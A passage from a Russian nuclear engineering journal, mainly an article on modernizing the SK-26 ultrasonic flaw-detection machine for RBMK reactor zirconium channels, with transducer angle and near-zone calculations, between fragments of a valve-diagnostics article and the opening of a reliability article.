- [5] MT 1.2.1.15.1175-2016 Diagnostirovaniye truboprovodnoy elektroprivodnoy armatury. Metodika. OAO «Kontsern Rosenergoatom» [Diagnostics of Pipeline Electric Drive Valves. Methodology. Rosenergoatom Concern]. Moskva [Moscow]. 2017 (in Russian).
- [6] MU 1.2.3.07.0049-2011 Metodicheskiye ukazaniya po diagnostirovaniyu germetichnosti zatvorov truboprovodnoy armatury. Metod ul'trazvukovogo obsledovaniya. OAO «Kontsern Rosenergoatom» [Methodical Instructions on Diagnostics of the Tightness of Valves Pipeline Valves. Method of Ultrasound Examination. Rosenergoatom Concern]. Moskva [Moscow]. 2012 (in Russian).
- [7] NP-089-15 Pravila ustroystva i bezopasnoy ekspluatatsii oborudovaniya i truboprovodov atomnykh energeticheskikh ustanovok. Federal'naya sluzhba po ekologicheskomu, tekhnologicheskemu i atomnomu nadzoru [Rules for the Device and Safe Operation of Equipment and Pipelines of Nuclear Power Plants. Federal Service for Environmental, Technological and Nuclear Supervision]. Moskva [Moscow]. 2017 (in Russian).
- [8] Matveev A.V., Sludnikov A.F. Diagnostirovaniye armatury s elektropriivodom pri pomoshchi parametrov aktivnoy moshchnosti [Diagnostics of Valves with Electric Actuator Using the Parameters of Active Power]. Armaturostroyeniye [Armature Construction]. 2009. 3(60). P. 67-71 (in Russian).
- [9] Matveev A.V. [et al.] Kompleksnyy podkhod k diagnostirovaniyu elektropriivodnoy armatury primenitel'no k zadacham upravleniya resursom [Complex Approach to Diagnostics of Electric Drive Valves in Relation to Resource Management Tasks] Armaturostroyeniye [Armature Construction]. 2009. 2 (59). P. 53-58 (in Russian).
- [10] Drobotov A.V. Metod diagnostirovaniya elektropriivodnoy armatury s kontrolem diagnosticheskikh parametrov i opyt yego primeneniya na Smolenskoy AES [Method of Diagnostics of Electric Drive Valves with Control of Diagnostic Parameters and Experience of its Application at the Smolensk NPP]. Armaturostroyeniye [Armature Construction]. 2008. 1(52). P. 52-60 (in Russian).
- [11] GOST IEC 60034-1-2014 Mashiny elektricheskkiye vrashchayushchiyesya. Chast' 1. Nominal'nyye znacheniya parametrov i ekspluatatsionnyye kharakteristiki. Federal'noye agentstvo po tekhnicheskoy regulirovaniyu i metrologii [Electric Rotating Machines. Part 1. Nominal Values of Parameters and Operational Characteristics. Federal Agency for Technical Regulation and Metrology]. Moskva [Moscow]. 2015 (in Russian).
- [12] Ispytaniya stendov «Krona-517» i «ATE TS-3000». NPK «Krona» [Tests of Stands Krona-517 and ATE TS-3000 / NPC «Krona»]. URL: <http://npk-krona.ru/2015/03/ispytaniya-stendov-krona-517-i-ate-ts-3000> (in Russian).
- [13] OTT 1.3.3.99.0141-2012 Armatura truboprovodnaya tekhnologicheskikh sistem atomnykh stantsiy, ne vliyayushchaya na bezopasnost'. Obshchiye tekhnicheskkiye trebovaniya. OAO «Kontsern Rosenergoatom» [Pipeline Fittings for Technological Systems of Nuclear Power Plants that Do Not Affect Safety. General Technical Requirements. Rosenergoatom Concern]. Moskva [Moscow]. 2013 (in Russian).
- [14] The Ultraprobe 3000. Rukovodstvo po ekspluatatsii [User Guide]. UE Systems. URL: <http://docplayer.ru/86731767-Ultraprobe-3000-rukovodstvo-po-ekspluatatsii.html> (in Russian).

Optimization and Improvement of Electric Drive Valve Diagnostics Process During Pre-Commissioning Activities at NPP Units Under Construction

Z.O. Kavrishvili¹, V.L. Rachkov²

Rostov branch «Rostovatomtechenenergo» of JSC «Atomtechenenergo», Volgodonsk-28, Rostov region, Russia 347388

¹ORCID ID: 0000-0002-9185-0785

e-mail: zokavrishvili@roate.ru

²ORCID ID: 0000-0003-3710-3153

e-mail: vlrachkov@roate.ru

Abstract – The article discusses the need for technical diagnostics of electric drive stop valves, and there are presented applied methods for evaluating the technical condition. In addition, an approach to the organization of commissioning works related to the configuration of electric drive valves is revealed, based on their combination with diagnostic support, which allows to improve the quality and efficiency of autonomous and complex commissioning as well as to increase the effectiveness of technical management of hydraulic tests and reduce their duration.

Keywords: electric drive valves, technical diagnostics, technical condition assessment, pre-commissioning, efficiency, autonomous commissioning, complex commissioning.

ИЗЫСКАНИЕ, ПРОЕКТИРОВАНИЕ, СТРОИТЕЛЬСТВО И МОНТАЖ ТЕХНОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ

УДК 620.179.1

МОДЕРНИЗАЦИЯ УЛЬТРАЗВУКОВОГО КОНТРОЛЯ ЦИРКОНИЕВЫХ КАНАЛОВ РЕАКТОРА РБМК

© 2020 А.Г. Родыгин*, Р.В. Пирожков**, Е.А. Цвелик**

*Филиал АО «АЭМ-технологии» «Атоммаш» в г. Волгодонск, Волгодонск, Ростовская обл., Россия

**Волгодонский инженерно-технический институт – филиал Национального исследовательского ядерного университета «МИФИ», Волгодонск, Ростовская обл., Россия

В работе рассмотрена модернизация ультразвукового автомата контроля СК-26, применяемого для контроля сварных соединений циркониевых каналов в атомной энергетике. Предложенные изменения в конструкцию автомата и в систему позиционирования автомата на плато приведут к существенному сокращению времени процедуры контроля и повышению безопасности оператора во время проведения операции.

Ключевые слова: дефектоскоп, ультразвуковой контроль, дефект, технологический канал, безопасность.

Поступила в редакцию 03.07.2020

После доработки 17.07.2020

Принята к публикации 21.07.2020

Технология ультразвукового контроля построена на простом физическом законе: траектория движения звуковых волн в однородной среде на частотах более 20 кГц остаётся неизменной. Если дефектов нет, они проходят беспрепятственно, без значительного отражения. Если же в материале есть какие-либо неоднородности (пустоты, трещины, инородные включения), то сигналы отражаются от них и регистрируются приёмником. Ультразвуковой метод контроля предполагает использование продольных и поперечных волн. Скорость распространения у первых примерно в 2 раза выше, чем у вторых [1].

Контроль циркониевой части технологических каналов (ТК) обеспечивает выявление несплошностей, расположенных на наружной и внутренней поверхностях канала, эквивалентных по своей отражающей способности искусственному отражателю типа «риска» глубиной 0,5 мм [2, 3]. Плоскости сечений прозвучивания относительно оси каналов составляют 0, 45, 90 и 135 градусов. В каждом сечении контроль проводится прямым и однократно отраженным лучами в двух взаимно противоположных направлениях (рис. 1). Контроль осуществляется в автоматическом режиме при перемещении преобразователя снизу-вверх и одновременном его вращении вокруг своей оси.




Рисунок 1 – Схема проведения контроля [Control scheme]

Перемещение преобразователя вдоль и вращение его вокруг своей оси в процессе настройки аппаратуры осуществляется в ручном режиме управления. Настройка задержки и длительности развертки каждого такта цикла работы дефектоскопа проводится так, чтобы наибольшая часть развертки на экране дефектоскопа соответствовала пути ультразвукового импульса в контролируемом металле.

Контроль каналов начинается с нижней отметки и заканчивается на верхней. Признаком обнаружения несплошностей в контролируемом канале ТК является наличие в зоне действия строб – импульса любого такта цикла поиска эхо-сигнала, амплитуда которого равна или превышает величину поискового уровня чувствительности [4, 5]. Результаты контроля фиксируются в протоколе контроля с указанием местоположения и условных размеров обнаруженных несплошностей. Несплошность считается недопустимой, если:

- амплитуда эхо-сигнала, полученного от несплошности, равна или превышает амплитуду эхо-сигнала от риски глубиной 1,0 мм;
- амплитуда эхо-сигнала, полученного от несплошности, равна или превышает амплитуду эхо-сигнала от риски глубиной 0,5 мм и при этом протяженность ее составляет 8 мм и более.

Система контроля ТК состоит из основных частей, показанных на рисунке 2. Конструкция автомата с укороченным кронштейном представлена на рисунке 3. [6, 7]




Рисунок 2 – Система контроля каналов РБМК: 1 – автомат контроля каналов РБМК; 2 – аппаратуры сбора и обработки данных УЗК; 3 – блок управления; 4 – дефектоскоп; 5 – стенд; 6 – стенд настроечный; 7 – мойки; 8 – поддон [RBMK channel monitoring system: 1 – RBMK channel monitoring machine; 2 – equipment for collecting and processing ultrasonic data; 3 – control unit; 4 – flaw detector; 5 – stand; 6 – tuning stand; 7 – sinks; 8 – pallet]




Рисунок 3 – Конструкция автомата с укороченным кронштейном [The design of the machine with a shortened bracket]

Основные параметры и размеры:

- метод контроля – ультразвуковой, эхо – импульсный, тандем;
- марка материала – сплав Э – 125;
- температура воды в канале – не более 70 °С;
- внутренний диаметр контролируемого канала – от 75 до 85 мм;
- толщина стенки контролируемого канала – от 2,5 до 8 мм;
- количество преобразователей – 1 шт;
- скорость вертикального перемещения модуля контрольного – от 0,5 до 70,0 мм/с;
- частота вращения преобразователя – от 0,01 до 2 об/с;
- частоты преобразования – от $5,0 \pm 20\%$ до $10,0 \pm 20\%$ МГц;
- запас условной чувствительности системы относительно риски глубиной 0.5 мм не менее 12 ДБ.

Погрешность отсчёта:

- вертикального перемещения не более 6 мм;
- углового перемещения не более 2 градус;
- время контроля одного канала не более 1 ч.

Электрическое питание системы:

- напряжение $220 \pm 10\%$ В;
- частота 50 ± 1 Гц;
- общая потребляемая мощность не более 2 кВА.

Размеры габаритные автомата контроля:

- длина без кабелей не более 1140 мм;
- ширина не более 650 мм;
- высота не более 1550 мм;
- масса автомата контроля не более 70 кг;
- драгоценные материалы – отсутствуют.

В результате проведенных исследований системы контроля каналов РБМК-1000, выполненных расчетов предлагается следующая модернизация узлов системы:

– уменьшение массы аппарата контроля за счет укорочения кронштейна с блоком (см. рис. 3) со 150 кг до 80 кг.

– изменение системы позиционирования аппарата на плато. Изначально на плато размещали подкладной лист, на который ставили аппарат, используя кран. В проработанной конструкции применяется ручное перемещение аппарата по рельсовым направляющим, расположенным вдоль каналов.

– замена двигателя с трёхфазного на шаговый, что повышает точность позиционирования модуля относительно канала реактора. Проведем проверочный расчет двигателя – принимаем шаговый электродвигатель марки ДШР-1.8-1200; характеристики электродвигателя [8]: а) статический момент $M_{t1} - 0.018 \text{ Н}\times\text{м}$; б) min скорость вертикального перемещения модуля 0,03 м/мин; с) число оборотов 480 об/мин; d) масса поднимаемого контура без учета массы троса 12 кг; е) масса поднимаемого контура с поправкой на массу троса 16 кг. Требуемый механический момент, формулы (1) и (2):

$$M_t \times \omega = \frac{F \times v}{\eta}, \quad (1)$$

$$M_t = \frac{F \times v}{\eta \times \omega}, \quad (2)$$

где M_t – требуемый механический момент, Н×м;

F – масса поднимаемого контура с поправкой на массу троса, Н;

v – min скорость вертикального перемещения модуля, м/мин;

ω – число оборотов, об/мин;

η – КПД ($\eta=0,8$).


Тогда $M_t = \frac{160 \times 0,03}{480 \times 0,8} = 0,013 \text{ Н} \times \text{м}$. Таким образом, $M_{t1} > M_t$. Вывод – работоспособность обеспечивается с небольшим запасом;

– применение более тонкого и гибкого кабеля, что снижает вес и исключает обрывы жил кабеля при работе;

– предлагается ультразвуковой контроль проводить преобразователем СК-26 с 10-ю каналами обработки данных вместо 15-и (рис. 4). В измененной конструкции десяти резонаторов вполне достаточно для достоверного контроля;

– в настоящее время в центраторе применяются стальные ролики без подшипников, в проработанной конструкции применяется бронзовая втулка между роликом и валом, что снижает вероятность заклинивания центратора при работе.

Преобразователь до изменения



Преобразователь после изменения




Рисунок 4 – Изменения в преобразователе [Changes in the converter]

В результате проведения модернизации оборудования для ультразвукового контроля циркониевой части технологических каналов уменьшилась металлоемкость оборудования контроля, значительно сокращены время контроля и, соответственно, пребывания человека в радиационно опасной зоне контроля, что повышает безопасность проведения операций неразрушающего контроля.

Правильно подобранный пьезопреобразователь поднимает качество контроля, а также расшифровки полученных сигналов. Поэтому проведем расчет по подбору характеристик требуемого пьезопреобразователя [9, 10].

Расчет углов падения излучающего и приемного резонаторов.

Для определения расслоения в первом зубце наиболее эффективно применение эхо-зеркального метода [11, 12].

Основная часть энергии падающей волны отражается от плоской поверхности слоя. Отраженную волну можно уловить приемным резонатором, для этого следует рассчитать углы наклона резонаторов так, чтобы угол падения отраженной волны на приемный резонатор составил 90° , это обеспечит максимальную амплитуду пришедшего сигнала (рис. 5).




Рисунок 5 – Схема углов наклона излучающего и приемного резонаторов [Diagram of the tilt angles of the emitting and receiving resonators]

Исходные данные для расчета:

- угол ввода излучающего резонатора – 70° ;
- скорость продольной волны в дистиллированной воде – 1500 м/с ;
- скорость поперечной волны в сплаве Э-125 – 2250 м/с .

По закону Снеллиуса рассчитаем угол наклона излучающего резонатора:

$$\frac{\sin(70^\circ)}{2250} = \frac{\sin(\beta_1)}{1500} \Rightarrow \beta_1 = 38^\circ.$$

Геометрически находим угол отражения 33° от расслоившегося металла, далее применяем закон Снеллиуса:

$$\frac{\sin(33^\circ)}{2250} = \frac{\sin(\beta_2)}{1500} \Rightarrow \beta_2 = 21^\circ.$$

Таким образом, для наиболее эффективного выявления расслоения по первому зубцу следует использовать следующие характеристики излучающего и приемного резонаторов:

- излучающий резонатор – угол наклона резонатора $\beta_1 = 38^\circ$, угол ввода $\alpha = 70^\circ$, частота $f = 5 \text{ МГц}$.
- приемный резонатор – угол наклона резонатора $\beta_1 = 21^\circ$, угол ввода $\alpha = 33^\circ$, частота $f = 5 \text{ МГц}$.

Расчет угла распространения волнового фронта (рис. 6).

Исходные данные:

- $a = 5 \text{ мм}$;
- $ct = 2250 \text{ м/с}$;
- $f = 5 \text{ МГц}$;
- волновое число $k = \frac{2\pi}{\lambda}$;
- длина волны $\lambda = \frac{c}{f}$.

Применяем формулу (3):

$$x_{0,8} = a \times \frac{2\pi}{\lambda} \times \sin \varphi, \quad (3)$$

тогда $\lambda = \frac{2,25}{5} = 0,45$ мм

$$1,07 = 5 \times \frac{2 \times 3,14}{0,45} \times \sin \varphi \Rightarrow \varphi = 0,88^\circ \Rightarrow 2\varphi = 1,75^\circ.$$




Рисунок 6 – Функция направленности [Directional function]

Расчет мертвой зоны.

Исходные данные:

- $a = 5$ мм;
- $ct = 2250$ м/с;
- время зондирующего импульса $\tau_z = 1 \div 5$ мкс;
- время реверберационных шумов $\tau_p = 1 \div 5$ мкс.

Применяем формулу (4):

$$M = \frac{\tau_z + \tau_p}{2} \times C \times \cos \alpha. \quad (4)$$

Угол ввода $\alpha = 70^\circ$, $f = 5$ МГц, тогда поперечная волна:

$$M = \frac{3 + 3}{2} \times 2,25 \times \cos 70^\circ = 2,3 \text{ мм.}$$

Угол ввода $\alpha = 33^\circ$, $f = 5$ МГц, тогда поперечная волна:

$$M = \frac{3 + 3}{2} \times 2,25 \times \cos 33^\circ = 5,7 \text{ мм.}$$

Расчет ближней зоны (рис. 7).

Исходные данные:

- $a = 5$ мм;
- $ct = 2250$ м/с.

Ближняя зона резонанса с углом ввода 70° , формула (5):

$$r_{бл1} = \frac{a^2}{\lambda} \times \frac{\cos(\beta_1)}{\cos(\alpha_1)}. \quad (5)$$

Ближняя зона резонанса с углом ввода 33° , формула (6):

$$r_{бл2} = \frac{a^2}{\lambda} \times \frac{\cos(\beta_2)}{\cos(\alpha_2)}. \quad (6)$$

Тогда

$$\lambda = \frac{2250 \times 10^3}{5 \times 10^6} = 0,45 \text{ мм.}$$

$$r_{\text{бл1}} = \frac{25}{0,45} \times \frac{\cos(70)}{\cos(38)} = 24 \text{ мм.}$$

$$r_{\text{бл2}} = \frac{25}{0,45} \times \frac{\cos(33)}{\cos(21)} = 49 \text{ мм.}$$




Рисунок 7 – Ближняя зона [Near zone]

Используя характеристики резонаторов, построим зависимости рекомендованных частоты и угла ввода луча от толщины стенки канала реактора (рис. 10, 11).




Рисунок 10 – График зависимости рекомендуемой частоты ПЭП от толщины стенки канала [Graph of recommended frequency dependence of the probe on the channel wall thickness]




Рисунок 11 – График зависимости рекомендуемого угла ввода от толщины стенки канала [The graph of recommended entry angle dependence on the channel wall thickness]

Для толщины стенки, равной 8 мм, принимаем частоту 5 МГц.

Для толщины стенки 8 мм принимаем угол ввода равный 70°.

В результате, предложенные изменения в конструкции автомата контроля каналов РБМК позволят уменьшить вес оборудования. Кроме того, модернизация сканирующего устройства для автоматизированного ультразвукового контроля циркониевой части канала, а также верхнего и нижнего переходников канала реактора типа РБМК позволит более точно и своевременно выявлять дефекты узлов изделий атомного энергетического машиностроения, а также значительно сократить время пребывания человека в зоне контроля.

СПИСОК ЛИТЕРАТУРЫ

1. Форум по неразрушающему контролю. – URL : <https://defektoskopist.ru/> (дата обращения: 20.06.2020).
2. *Алешин, Н. П.* Методы акустического контроля металлов / Н. П. Алешин [и др.]. – Москва : Машиностроение, 1989. – 456 с.
3. *Алешин, Н. П.* Физические методы неразрушающего контроля сварных соединений / Н. П. Алешин. – Москва : Машиностроение, 2006. – 368 с.
4. Унифицированные методики контроля основных материалов (полуфабрикатов), сварных соединений и наплавки оборудования и трубопроводов атомных энергетических установок. Ультразвуковой контроль. Часть II. Контроль сварных соединений и наплавки. ПНАЭ Г-7-030-91. – Москва : ЦНИИатоминформ, 1992. – 105 с.
5. *Гетман, А. Ф.* Неразрушающий контроль и безопасность эксплуатации сосудов и трубопроводов давления / А. Ф. Гетман, Ю. Н. Козин. – Москва : Энергоатомиздат, 1997. – 288 с.
6. *Анурьев, В. И.* Справочник конструктора-машиностроителя. В 3-х т. / В. И. Анурьев ; под редакцией И. Н. Жестковой. – Москва : Машиностроение, 2000. – 480 с.
7. ГОСТ 15150-69. Межгосударственный стандарт. Машины, приборы и другие технические изделия. Исполнения для различных климатических районов. Категории, условия эксплуатации, хранения и транспортирования в части воздействия климатических факторов внешней среды. – URL : <http://www.consultant.ru> (дата обращения: 20.06.2020).
8. *Акулов, А. И.* Технология и оборудование сварки плавлением / А. И. Акулов, Г. А. Бельчук, В. П. Демянцевич. – Москва : Машиностроение, 1977. – 432 с.
9. ГОСТ 14782-86. Контроль неразрушающий. Соединения сварные. Методы ультразвуковые. – URL : <http://www.consultant.ru> (дата обращения: 20.06.2020).
10. Ультразвуковые пьезопреобразователи для неразрушающего контроля / под редакцией И. Н. Ермолова. – Москва : Машиностроение, 1986. – 280 с.
11. Контроль качества сварки / под редакцией В. Н. Волченко. – Москва : Машиностроение, 1975. – 350 с.
12. *Кретов, Е. Ф.* Ультразвуковая дефектоскопия в энергомашиностроении / Е. Ф. Кретов. – Санкт-Петербург : Издательство «СВЕН», 2007. – 296 с.

REFERENCES

- [1] Forum po nerazrushayushchemu kontrolyu [Forum on Non-Destructive Testing]. URL: <https://defektoskopist.ru/> (accessed: 06.20.2020) (in Russian).
- [2] Aleshin N.P. [et al.] Metody akusticheskogo kontrolya metallov [Methods of Acoustic Testing of Metals]. Moskva: Mashinostroyeniye [Moscow: Mechanical Engineering]. 1989. 456 p. (in Russian).
- [3] Aleshin N.P. Fizicheskiye metody nerazrushayushchego kontrolya svarykh soyedineniy [Physical Methods of Non-Destructive Testing of Welded Joints]. Moskva: Mashinostroyeniye [Moscow: Mechanical Engineering]. 2006. 368 p. (in Russian).
- [4] Unifitsirovannyye metodiki kontrolya osnovnykh materialov (polufabrikatov), svarykh soyedineniy i naplavki oborudovaniya i truboprovodov atomnykh energeticheskikh ustanovok. Ul'trazvukovoy kontrol'. Chast' II. Kontrol' svarykh soyedineniy i naplavki. PNAE G-7-030-91 [Unified Control Methods for Basic Materials (Semi-Finished Products), Welded Joints and Surfacing of Equipment and Pipelines of Nuclear Power Plants. Ultrasonic Inspection. Part II. Testing of Welded Joints and Surfacing. PNAE G-7-030-91]. Moskva: TSNIAtominform [Moscow: TsNIAtominform]. 1992. 105 p. (in Russian).
- [5] Getman A.F., Kozin Yu.N. Nerazrushayushchiy kontrol' i bezopasnost' ekspluatatsii sosudov i truboprovodov davleniya [Non-Destructive Testing and Safe Operation of Pressure Vessels and

- Pipelines]. Moskva: Energoatomizdat [Moscow: Energoatomizdat]. 1997. 288 p. (in Russian).
- [6] Anuryev V.I. Spravochnik konstruktora-mashinostroyitelya. V 3-h t. [Reference Designer-Mechanical Engineer. In 3v.]. Pod redaktsiyey I.N. Zhestkovoy [Ed.by I.N. Zhestkovoy]. Moskva: Mashinostroyeniye [Moscow: Mechanical Engineering]. 2000. 480 p. (in Russian).
- [7] GOST 15150-69. Mezhgosudarstvennyy standart. Mashiny, pribory i drugiye tekhnicheskiye izdeliya. Ispolneniya dlya razlichnykh klimaticheskikh rayonov. Kategorii, usloviya ekspluatatsii, khraneniya i transportirovaniya v chasti vozdeystviya klimaticheskikh faktorov vneshney sredy [GOST 15150-69. Interstate Standard. Machines, Devices and Other Technical Products. Versions for Different Climatic Regions. Categories, Operating Conditions, Storage and Transportation Regarding the Impact of Climatic Environmental Factors]. URL: <http://www.consultant.ru> (reference date: 06.20.2020) (in Russian).
- [8] Akulov A.I., Belchuk G.A., Demyantsevich V.P. Tekhnologiya i oborudovaniye svarki plavleniyem [Technology and Equipment for Fusion Welding]. Moskva: Mashinostroyeniye [Moscow: Mechanical Engineering]. 1977. 432 p. (in Russian).
- [9] GOST 14782-86. Kontrol' nerazrushayushchiy. Soyedineniya svarnyye. Metody ul'trazvukovyye [GOST 14782-86. Non-destructive Testing. Welded Joints. Ultrasonic Methods]. URL: <http://www.consultant.ru> (reference date: 06.20.2020) (in Russian).
- [10] Ul'trazvukovyye p'yezopreobrazovateli dlya nerazrushayushchego kontrolya [Ultrasonic Piezoelectric Transducers for Non-Destructive Testing]. Pod redaktsiyey I.N. Ermolova [Ed.by I.N. Ermolova]. Moskva: Mashinostroyeniye [Moscow: Mechanical Engineering]. 1986. 280 p. (in Russian).
- [11] Kontrol' kachestva svarki [Quality Control of Welding]. Pod redaktsiyey V.N. Volchenko [Ed. V.N. Volchenko]. Moskva: Mashinostroyeniye [Moscow: Mechanical Engineering]. 1975. 350 p. (in Russian).
- [12] Kretov E.F. Ul'trazvukovaya defektoskopiya v energomashinostroyenii [Ultrasonic Flaw Detection in Power Engineering]. Sankt-Peterburg: Izdatel'stvo «SVEN» [St. Petersburg: Publishing house «SVEN»]. 2007. 296 p. (in Russian).

Modernization of Ultrasonic Inspection of RBMK-1000 Reactor Zirconium Channels

A.G. Rodygin^{*1}, R.V. Pirozhkov^{**2}, E.A. Tselik^{**3}

^{*}«Atomash» the branch of «AEM-technologies» JSC in Volgodonsk, Zhukovskoe highway, 10, Volgodonsk, Rostov region, Russia 347360

^{**}Volgodonsk Engineering Technical Institute the branch of National Research Nuclear University «MEPhI», Lenin St., 73/94, Volgodonsk, Rostov region, Russia 347360

¹ORCID iD: 0000-0001-6344-4328

WoS Researcher ID: AAT-9674-2020

e-mail: andrii.rodygin@yandex.ru

²ORCID iD: 0000-0002-1547-6568

WoS Researcher ID: AAD-3193-2020

e-mail: roman-3.14@yandex.ru

³ORCID iD: 0000-0001-9048-275X

WoS Researcher ID: G-3560-2018

e-mail: stvelik@mail.ru

Abstract – The paper considers the modernization of the SK-26 ultrasonic control machine used for monitoring welded joints of zirconium channels in the nuclear power industry. Proposed changes in the design of the machine and positioning system of the machine on the plateau will lead to a significant reduction in treatment time control and greater operator safety during operation.

Keywords: flaw detector, ultrasonic inspection, defect, process channel, safety.

ЭКСПЛУАТАЦИЯ ОБЪЕКТОВ
АТОМНОЙ ОТРАСЛИ

УДК 621.039.5

**ОЦЕНКА ПОКАЗАТЕЛЕЙ НАДЕЖНОСТИ БЛОКОВ ИЗ СОСТАВА
УНИФИЦИРОВАННОГО КОМПЛЕКСА ТЕХНИЧЕСКИХ СРЕДСТВ
НА АЭС С ИСПОЛЬЗОВАНИЕМ ИНФОРМАЦИИ ОБ ОТКАЗАХ И
ДЕФЕКТОВ**

© 2020 Д.С. Самохин, М.А. Альсльман

Национальный исследовательский ядерный университет «МИФИ», Москва, Россия

В статье рассмотрена методика анализа статистических данных об отказах для оценки показателей надежности блоков состава унифицированного комплекса технических средств на Балаковской АЭС, расчеты проводились в консервативном предположении, из-за отсутствия некоторых данных в журнале дефектов. Анализ полученных данных касался случая нулевых отказов некоторых электрических блоков за период наблюдения. Результаты показывают, что эти блоки вполне надежны для продолжения их эксплуатации.

Ключевые слова: Надежность, средняя наработка до отказа, интенсивность отказов, Вероятность безотказной работы, журнал дефектов, консервативное предположение, унифицированный комплекс технических средств, безопасность, наработка на отказ.

Поступила в редакцию 21.03.2020

После доработки 17.08.2020

Принята к публикации 26.08.2020

Введение

